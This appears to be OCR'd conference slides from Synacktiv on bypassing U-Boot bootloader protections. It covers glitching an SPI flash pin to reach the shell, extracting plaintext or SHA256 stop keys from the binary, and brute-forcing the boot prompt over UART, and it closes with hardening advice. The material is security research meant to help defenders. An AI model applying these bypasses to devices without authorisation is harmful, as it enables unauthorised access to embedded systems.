  - So the last option should secure our device…

Protection and bypasses

SYNACKTIV

- **bootdelay**

Protection and bypasses


SYNACKTIV

- **bootdelay**
  - However, it all depends on the implementation inside the device.
    - Shell
    - U-boot shell
    - ?!

Protection and bypasses

SYNACKTIV


- **bootdelay**
  - Investigate the boot process:



Protection and bypasses

SYNACKTIV

- **bootdelay**



PIN NO.	PIN NAME	I/O	FUNCTION
1	/CS	I	Chip Select Input
2	DO (IO1)	I/O	Data Output (Data Input Output 1)*1
3	/WP (IO2)	I/O	Write Protect Input (Data Input Output 2)*2
4	GND		Ground
5	DI (IO0)	I/O	Data Input (Data Input Output 0)*1
6	CLK	I	Serial Clock Input
7	/HOLD (IO3)	I/O	Hold Input (Data Input Output 3)*2
8	VCC		Power Supply

Protection and bypasses

SYNACKTIV

- **bootdelay**
  - Using a wire connected to GND on the device, and briefly connect it to the DO pin at the good moment.

```
U-Boot 2013.07 (May 07 2019 - 13:20:56)

[...]
Hit any key to stop autoboot:  0
SF: Unsupported manufacturer 00
Failed to initialize SPI flash at 0:0
--->probe spend 6 ms
No SPI flash selected. Please run `sf probe'
Wrong Image Format for bootm command
ERROR: can't get kernel image!
isvp_t21# printenv
HWID=00000000000000000000000000000000000000000
ID=0000000000000000000000000000000000
```

Protection and bypasses

SYNACKTIV

- **bootdelaykey and bootstopkey**
  - *These options give more control over stopping autoboot. When they are used, a specific character or string is required to stop or delay autoboot.*
  - Translation => Password is stored in plaintext.

Protection and bypasses

SYNACKTIV

- bootdelaykey and bootstopkey

Protection and bypasses

SYNACKTIV

- **bootdelaykey and bootstopkey**
  - *The string recognition is not very sophisticated. If a partial match is detected, the first non-matching character is checked to see if starts a new match. There is no check for a shorter partial match, so it's best if the first character of a key string does not appear in the rest of the string.*

Protection and bypasses

SYNACKTIV

- bootdelaykey and bootstopkey

Protection and bypasses

SYNACKTIV

- **bootdelaykey and bootstopkey**
  - *nc* is used to print what we enter:

```
U-Boot 2023.04-rc5-00004-g565681e596-dirty (Mar 31 2023 - 17:10:03 +0200)

DRAM:  128 MiB
Core:  51 devices, 14 uclasses, devicetree: board
Flash: 64 MiB
Loading Environment from Flash... *** Warning - bad CRC, using default environment

In:    pl011@9000000
Out:   pl011@9000000
Err:   pl011@9000000
Net:   eth0: virtio-net#32
Autoboot in 10 seconds
test
lpm
root
nbc
pass
=> printenv
=> printenv
arch=arm
```

Protection and bypasses

SYNACKTIV

- **bootdelaykey and bootstopkey**

```
=> printenv
arch=arm
baudrate=115200
board=qemu-arm
board_name=qemu-arm
boot_targets=qfw usb scsi virtio nvme dhcp
bootcmd=reset
bootdelay=10
cpu=armv7
ethaddr=52:52:52:52:52:52
fdt_addr=0x40000000
fdt_high=0xffffffff
fdtcontroladdr=46df0eb0
initrd_high=0xffffffff
kernel_addr_r=0x40400000
loadaddr=0x40200000
pxefile_addr_r=0x40300000
ramdisk_addr_r=0x44000000
scriptaddr=0x40200000
stderr=pl011@9000000
stdin=pl011@9000000
stdout=pl011@9000000
vendor=emulation
```

Protection and bypasses

SYNACKTIV

- **bootdelaykey and bootstopkey**

```
U-Boot 2023.04-rc5-00004-g565681e596-dirty (Mar 31 2023 - 17:10:03 +0200)

DRAM:  128 MiB
Core:  51 devices, 14 uclasses, devicetree: board
Flash: 64 MiB
Loading Environment from Flash... *** Warning - bad CRC, using default environment

In:    pl011@9000000
Out:   pl011@9000000
Err:   pl011@9000000
Net:   eth0: virtio-net#32
Autoboot in 10 seconds
synacktiv
test
testpass
=>
=> reset
reset
resetting ...


U-Boot 2023.04-rc5-00004-g565681e596-dirty (Mar 31 2023 - 17:10:03 +0200)

DRAM:  128 MiB
Core:  51 devices, 14 uclasses, devicetree: board
Flash: 64 MiB
Loading Environment from Flash... *** Warning - bad CRC, using default environment

In:    pl011@9000000
Out:   pl011@9000000
Err:   pl011@9000000
Net:   eth0: virtio-net#32
Autoboot in 10 seconds
abc
synacktiv
testpasstest
=> test
```

Protection and bypasses

SYNACKTIV

- **bootdelaykey and bootstopkey**
  - Password stored in plaintext => can be found in the image.

```
# strings u-boot.bin | grep -i -C3 bootdelaykey
pass
Autoboot in %d seconds
boodelaykey
bootstopkey
[...]
```

Protection and bypasses

SYNACKTIV

- **bootstopkeysha256**
  - *Hash value of the input which unlocks the device and stops autoboot. This option allows a string to be entered into U-Boot to stop the autoboot. The string itself is hashed and compared against the hash in the environment variable 'bootstopkeysha256'. If it matches then boot stops and a command-line prompt is presented.*

Protection and bypasses

SYNACKTIV

- **bootstopkeysha256**
  - SHA256 probably chosen for compatibility with devices having limited resources but not robust enough to protect weak passwords => could be easy to compromise using modern cracking attacks.
  - Pay attention here: > *echo "test" | sha256sum*

    f2ca1bb6c7e907d06dafe4687e579fce76b37e4e93b7605022da52e6ccc26fd2 -

    echo -n "test" | sha256sum

    9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08 -

Protection and bypasses

SYNACKTIV

- **bootstopkeysha256**
  - As for plain text storing password, not visible in environment variables, but:

```
# strings u-boot.bin | grep -i -C3 bootdelaykey
d74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1
Autoboot in %d seconds
bootstopkeysha256
Hash %s not supported!
[...]
```

Protection and bypasses

SYNACKTIV

- **Online password bruteforce**
  - Default passwords are used on some config files on U-Boot github. Extract them and try to use them.
  - Some passwords for specific devices are leaked on the Internet.
  - A bruteforce script can be used to automate this process and use other wordlists.

Protection and bypasses

SYNACKTIV

- **Online password bruteforce**
  - Easier to use two UART devices:
    - One (a FTDI FT232RL) to check the boot process and if the script does not do anything fancy
    - The second (a Hydrabus) to bruteforce the U-Boot shell, connected on a bread board:

PIN on the target	PIN on the Hydrabus	PIN on the FTDI
RX	TX	
TX	RX	RX
GND	GND	GND

Conclusion

SYNACKTIV

- **How can we secure U-Boot**
  - Sign U-Boot and authenticate it by the SoC (HAB for i.MX SoC for example).
  - Establish a secured chain of trust for all the boot stages.
  - Disable autoboot interrupt, or authenticate it using a unique secured hashed password (CONFIG_BOOTDELAY=-2 / CONFIG_AUTOBOOT_KEYED=y - CONFIG_AUTOBOOT_ENCRYPTION=y - CONFIG_AUTOBOOT_STOP_STR_SHA256="<sha256sum_of_your_password>).

Conclusion

SYNACKTIV

- **How can we secure U-Boot**
  - Disable the serial console (CONFIG_CMD_CMDLINE is not set).
  - Entirely disable the U-Boot console (CONFIG_DISABLE_CONSOLE=y).
  - Store the U-Boot environment in nonvolatile memory (CONFIG_ENV_IS_NOWHERE=y).
  - Make sure that the bootargs environment variable cannot be modified.
  - Disable any superfluous commands that you do not need in the U-Boot shell.
  - Encrypt partitions (require a reverse engineering effort and definitely slow down an attacker).

SYNACKTIV

Link to the blogpost:

https://www.synacktiv.com/publications/i-hack-u-boot